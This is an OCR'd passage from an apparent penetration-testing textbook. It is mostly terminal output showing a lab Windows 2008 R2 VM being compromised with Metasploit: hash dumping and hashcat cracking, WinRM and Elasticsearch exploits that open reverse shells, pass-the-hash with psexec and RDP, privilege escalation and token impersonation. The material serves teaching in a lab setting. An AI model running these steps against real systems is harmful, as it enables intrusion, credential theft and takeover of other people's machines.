[+] 172.30.1.21:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.30.1.21:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```

```
kali@kali:~$ hashid e02bc503339d51f71d913c245d35b50b
Analyzing 'e02bc503339d51f71d913c245d35b50b'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```


```
Attack mode
        0 = Straight
        1 = Combination
        3 = Brute-force
        6 = Hybrid Wordlist + Mask
        7 = Hybrid Mask + Wordlist

Hash types
        0 = MD5
        10 = md5($pass.$salt)
        20 = md5($salt.$pass)
        30 = md5(unicode($pass).$salt)
        40 = md5($salt.unicode($pass))
        50 = HMAC-MD5 (key = $pass)
        60 = HMAC-MD5 (key = $salt)
        100 = SHA1
        110 = sha1($pass.$salt)
        120 = sha1($salt.$pass)
        130 = sha1(unicode($pass).$salt)
        140 = sha1($salt.unicode($pass))
        150 = HMAC-SHA1 (key = $pass)
        160 = HMAC-SHA1 (key = $salt)
        200 = MySQL323
        300 = MySQL4.1/MySQL5
        400 = phpass, MD5(Wordpress), MD5(phpBB3), MD5(Joomla)
        500 = md5crypt, MD5(Unix), FreeBSD MD5, Cisco-IOS MD5
        900 = MD4
        1000 = NTLM
        1100 = Domain Cached Credentials (DCC), MS Cache
        1400 = SHA256
```


```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

31d6cfe0d16ae931b73c59d7e0c089c0:
e02bc503339d51f71d913c245d35b50b:vagrant
0fd2eb40c4aa690171ba066c037397ee:pr0t0c0l
Approaching final keyspace - workload adjusted.
```

```
kali@kali:~$ hashcat -m 1000 /home/kali/Desktop/passwordhashes.txt -a 0 /usr/share/wordlists/rockyou.txt --show
e02bc503339d51f71d913c245d35b50b:vagrant
0fd2eb40c4aa690171ba066c037397ee:pr0t0c0l
31d6cfe0d16ae931b73c59d7e0c089c0:
```

Retrieved Passwords

```
kali@kali:~$ nmap -sV -p 5985 172.30.1.21
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-09 19:43 EST
Nmap scan report for 172.30.1.21
Host is up (0.045s latency).

PORT     STATE SERVICE VERSION
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.73 seconds
```






```
msf6 > search winrm

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check
   -  ----                                                  ---------------  ----    -----
   0  exploit/windows/local/bits_ntlm_token_impersonation  2019-12-06       great   Yes
Service.
   1  auxiliary/scanner/winrm/winrm_auth_methods                             normal  No
   2  auxiliary/scanner/winrm/winrm_cmd                                      normal  No
   3  auxiliary/scanner/winrm/winrm_login                                    normal  No
   4  exploit/windows/winrm/winrm_script_exec               2012-11-01       manual  No
   5  auxiliary/scanner/winrm/winrm_wql                                      normal  No
```

```
msf6 auxiliary(scanner/winrm/winrm_cmd) > run


Windows IP Configuration

   Host Name . . . . . . . . . . . . : vagrant-2008R2
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter #2
   Physical Address. . . . . . . . . : 08-00-27-6B-44-0F
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::80e1:8758:e093:f087%14(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.11.12.20(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Saturday, November 11, 2023 2:58:39 PM
   Lease Expires . . . . . . . . . . : Saturday, November 11, 2023 3:13:39 PM
   Default Gateway . . . . . . . . . :
   DHCP Server . . . . . . . . . . . : 10.11.12.1
   DHCPv6 IAID . . . . . . . . . . . : 319291431
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2B-A8-88-83-08-00-27-D7-CC-D8
   DNS Servers . . . . . . . . . . . : fec0:0:0:ffff::1%1
                                       fec0:0:0:ffff::2%1
                                       fec0:0:0:ffff::3%1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

```
msf6 auxiliary(scanner/winrm/winrm_cmd) > options

Module options (auxiliary/scanner/winrm/winrm_cmd):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CMD       ipconfig /all    yes       The windows command to run
   DOMAIN    WORKSTATION      yes       The domain to use for Windows authentication
   PASSWORD  vagrant          no        A specific password to authenticate with
```

```
msf6 auxiliary(scanner/winrm/winrm_cmd) > set CMD hostname
CMD ⇒ hostname
msf6 auxiliary(scanner/winrm/winrm_cmd) > run

vagrant-2008R2
```

```
msf6 exploit(windows/winrm/winrm_script_exec) > exploit

[*] Started reverse TCP handler on 172.30.1.50:4444
[*] User selected the FORCE_VBS option
[*] Command Stager progress -   2.01% done (2046/101936 bytes)
[*] Command Stager progress -   4.01% done (4092/101936 bytes)
[*] Command Stager progress -   6.02% done (6138/101936 bytes)
[*] Command Stager progress -   8.03% done (8184/101936 bytes)
[*] Command Stager progress -  10.04% done (10230/101936 bytes)
[*] Command Stager progress -  12.04% done (12276/101936 bytes)
```

```
[*] Command Stager progress -  96.34% done (98208/101936 bytes)
[*] Command Stager progress -  98.35% done (100252/101936 bytes)
[*] Command Stager progress - 100.00% done (101936/101936 bytes)
[*] Sending stage (175686 bytes) to 172.30.1.21
[*] Session ID 2 (172.30.1.50:4444 → 172.30.1.21:49262) processing InitialAutoRunScript 'post/windows/manage/priv_migrate'
[*] Current session process is nbnah.exe (6576) as: VAGRANT-2008R2\Administrator
[*] Session is Admin but not System.
[*] Will attempt to migrate to specified System level process.
[*] Trying services.exe (464)
[+] Successfully migrated to services.exe (464) as: NT AUTHORITY\SYSTEM
[*] Meterpreter session 2 opened (172.30.1.50:4444 → 172.30.1.21:49262) at 2023-11-11 18:32:19 -0500

meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
```

```
msf6 > search elastic

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check
   -  ----                                                  ---------------  ----       -----
   0  exploit/multi/elasticsearch/script_mvel_rce           2013-12-09       excellent  Yes
   1  auxiliary/scanner/elasticsearch/indices_enum                           normal     No
   2  exploit/multi/elasticsearch/search_groovy_script      2015-02-11       excellent  Yes
   3  auxiliary/scanner/http/elasticsearch_traversal                         normal     Yes
   4  exploit/multi/misc/xdh_x_exec                         2015-12-04       excellent  Yes
```

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > exploit

[*] Started reverse TCP handler on 172.30.1.50:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (58829 bytes) to 172.30.1.21
[*] Meterpreter session 3 opened (172.30.1.50:4444 → 172.30.1.21:49269) at 2023-11-11 18:49:49 -0500
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\qjBn.jar' on the target

meterpreter >
```

```
kali@kali:~$ sudo nmap -sU -sT -p U:161,T:161 172.30.1.21
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-11 19:17 EST
Nmap scan report for 172.30.1.21
Host is up (0.0061s latency).

PORT    STATE  SERVICE
161/tcp closed snmp
161/udp open   snmp
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.86 seconds
```

```
msf6 > search snmp_enum

Matching Modules
================

   #  Name                                                Disclosure Date  Rank    Check
   -  ----                                                ---------------  ----    -----
   0  auxiliary/scanner/snmp/snmp_enum_hp_laserjet                         normal  No
   1  auxiliary/scanner/snmp/snmp_enum                                     normal  No
   2  auxiliary/scanner/snmp/snmp_enumshares                               normal  No
   3  auxiliary/scanner/snmp/snmp_enumusers                                normal  No
```

```
msf6 auxiliary(scanner/snmp/snmp_enum) > run

[+] 172.30.1.21, Connected.

[*] System information:

Host IP                       : 172.30.1.21
Hostname                      : vagrant-2008R2
Description                   : Hardware: AMD64 Family 25 Model 97
Contact                       : -
Location                      : -
Uptime snmp                   : 00:53:08.71
Uptime system                 : 00:52:54.47
System date                   : 2023-11-11 16:23:33.7

[*] User accounts:

["sshd"]
["Guest"]
["greedo"]
["vagrant"]
```

Chapter 10: Post-Exploitation Techniques


```
kali@kali:~$ pth-winexe -U Administrator%aad3b435b51404eeaad3b435b51404ee:e02bc5033
39d51f71d913c245d35b50b //172.30.1.21 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>hostname
hostname
vagrant-2008R2

C:\Windows\system32>whoami
whoami
vagrant-2008r2\administrator
```


Able to perform remote command execution on the targeted system

```
kali@kali:~$ impacket-psexec Administrator@172.30.1.21 -hashes aad3b435b51404eeaad3b435b5
1404ee:e02bc503339d51f71d913c245d35b50b
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 172.30.1.21.....
[*] Found writable share ADMIN$
[*] Uploading file EcqQehbb.exe
[*] Opening SVCManager on 172.30.1.21.....
[*] Creating service kini on 172.30.1.21.....
[*] Starting service kini.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> hostname
vagrant-2008R2

C:\Windows\system32> whoami
nt authority\system
```

Able to perform remote command execution on the targeted system

```
kali@kali:~$ xfreerdp /u:Administrator /pth:e02bc503339d51f71d913c245d35b50b /v:172.30.1.
21
[11:10:20:060] [23356:23357] [WARN][com.freerdp.crypto] - Certificate verification failur
e 'self-signed certificate (18)' at stack position 0
[11:10:20:060] [23356:23357] [WARN][com.freerdp.crypto] - CN = vagrant-2008R2
[11:10:20:060] [23356:23357] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[11:10:20:060] [23356:23357] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICA
TE NAME MISMATCH!           @
[11:10:20:060] [23356:23357] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[11:10:20:060] [23356:23357] [ERROR][com.freerdp.crypto] - The hostname used for this con
nection (172.30.1.21:3389)
[11:10:20:060] [23356:23357] [ERROR][com.freerdp.crypto] - does not match the name given
in the certificate:
[11:10:20:060] [23356:23357] [ERROR][com.freerdp.crypto] - Common Name (CN):
[11:10:20:060] [23356:23357] [ERROR][com.freerdp.crypto] -      vagrant-2008R2
[11:10:20:060] [23356:23357] [ERROR][com.freerdp.crypto] - A valid certificate for the wr
ong name should NOT be trusted!
Certificate details for 172.30.1.21:3389 (RDP-Server):
        Common Name: vagrant-2008R2
        Subject:     CN = vagrant-2008R2
        Issuer:      CN = vagrant-2008R2
        Thumbprint:  53:3f:8e:e0:dd:49:d6:c4:49:8c:c6:08:bc:68:5d:c7:2b:0a:74:15:cc:5d:15
:6d:e6:20:92:21:6e:9e:a1:62
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
```


FreeRDP: 172.30.1.21
Administrator
vagrant
Cancel
Windows Server 2008 R2
Standard


Internet
vNIC 1
Kali Linux
vNIC 2
PentestNet
172.30.1.0/24
HiddenNet
10.11.12.0/24
vNIC 3
RedTeamLab
192.168.42.0/24

```
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter >
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 252   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 328   308   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 380   308   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 388   372   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 436   372   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 472   380   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 488   380   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 496   380   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 560   472   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
```

View running processes

```
meterpreter > run post/windows/manage/migrate

[*] Running module against VAGRANT-2008R2
[*] Current server process: spoolsv.exe (1132)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 720
[+] Successfully migrated into process 720
meterpreter > _
```

```
meterpreter > upload /usr/share/windows-binaries/vncviewer.exe c:\\
[*] Uploading  : /usr/share/windows-binaries/vncviewer.exe -> c:\vncviewer.exe
[*] Completed  : /usr/share/windows-binaries/vncviewer.exe -> c:\vncviewer.exe
meterpreter >
```

```
meterpreter > shell
Process 4184 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

```
C:\Windows\system32> cd\
 cd\

C:\> dir
 dir
 Volume in drive C is Windows 2008R2
 Volume Serial Number is 00C2-527F

 Directory of C:\

03/19/2023  01:26 AM    <DIR>          glassfish
03/19/2023  01:20 AM    <DIR>          inetpub
03/19/2023  01:45 AM                 0 jack_of_diamonds.png
03/19/2023  01:43 AM               103 java0.log
03/19/2023  01:43 AM               103 java1.log
03/19/2023  01:43 AM               103 java2.log
03/19/2023  01:42 AM    <DIR>          ManageEngine
03/19/2023  01:28 AM    <DIR>          openjdk6
07/13/2009  07:20 PM    <DIR>          PerfLogs
03/19/2023  01:45 AM    <DIR>          Program Files
03/19/2023  01:42 AM    <DIR>          Program Files (x86)
03/19/2023  01:28 AM    <DIR>          RubyDevKit
03/19/2023  01:45 AM    <DIR>          startup
03/19/2023  01:28 AM    <DIR>          tools
03/19/2023  01:20 AM    <DIR>          Users
11/25/2023  08:18 AM           364,544 vncviewer.exe
03/19/2023  01:28 AM    <DIR>          wamp
11/19/2023  07:46 AM    <DIR>          Windows
10/07/2015  05:22 PM               226 __Argon__.tmp
               6 File(s)        365,079 bytes
              13 Dir(s)  48,142,221,312 bytes free
```

```
meterpreter > download c:\\jack_of_diamonds.png /home/kali/
[*] Downloading: c:\jack_of_diamonds.png → /home/kali/jack_of_diamonds.png
[*] Completed  : c:\jack_of_diamonds.png → /home/kali/jack_of_diamonds.png
meterpreter > _
```

```
meterpreter > getuid
Server username: VAGRANT-2008R2\vagrant
meterpreter > use priv
[!] The "priv" extension has already been loaded.
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VAGRANT-2008R2\sshd_server

Impersonation Tokens Available
========================================
No tokens available
```

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VAGRANT-2008R2\Administrator
VAGRANT-2008R2\sshd_server

Impersonation Tokens Available
========================================
No tokens available
```

```
meterpreter > impersonate_token VAGRANT-2008R2\\Administrator
[+] Delegation token available
[+] Successfully impersonated user VAGRANT-2008R2\Administrator
meterpreter >
```

```
meterpreter > getuid
Server username: VAGRANT-2008R2\Administrator
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[-] incognito_list_tokens: Operation failed: Access is denied.
meterpreter >
```

```
meterpreter > getsystem
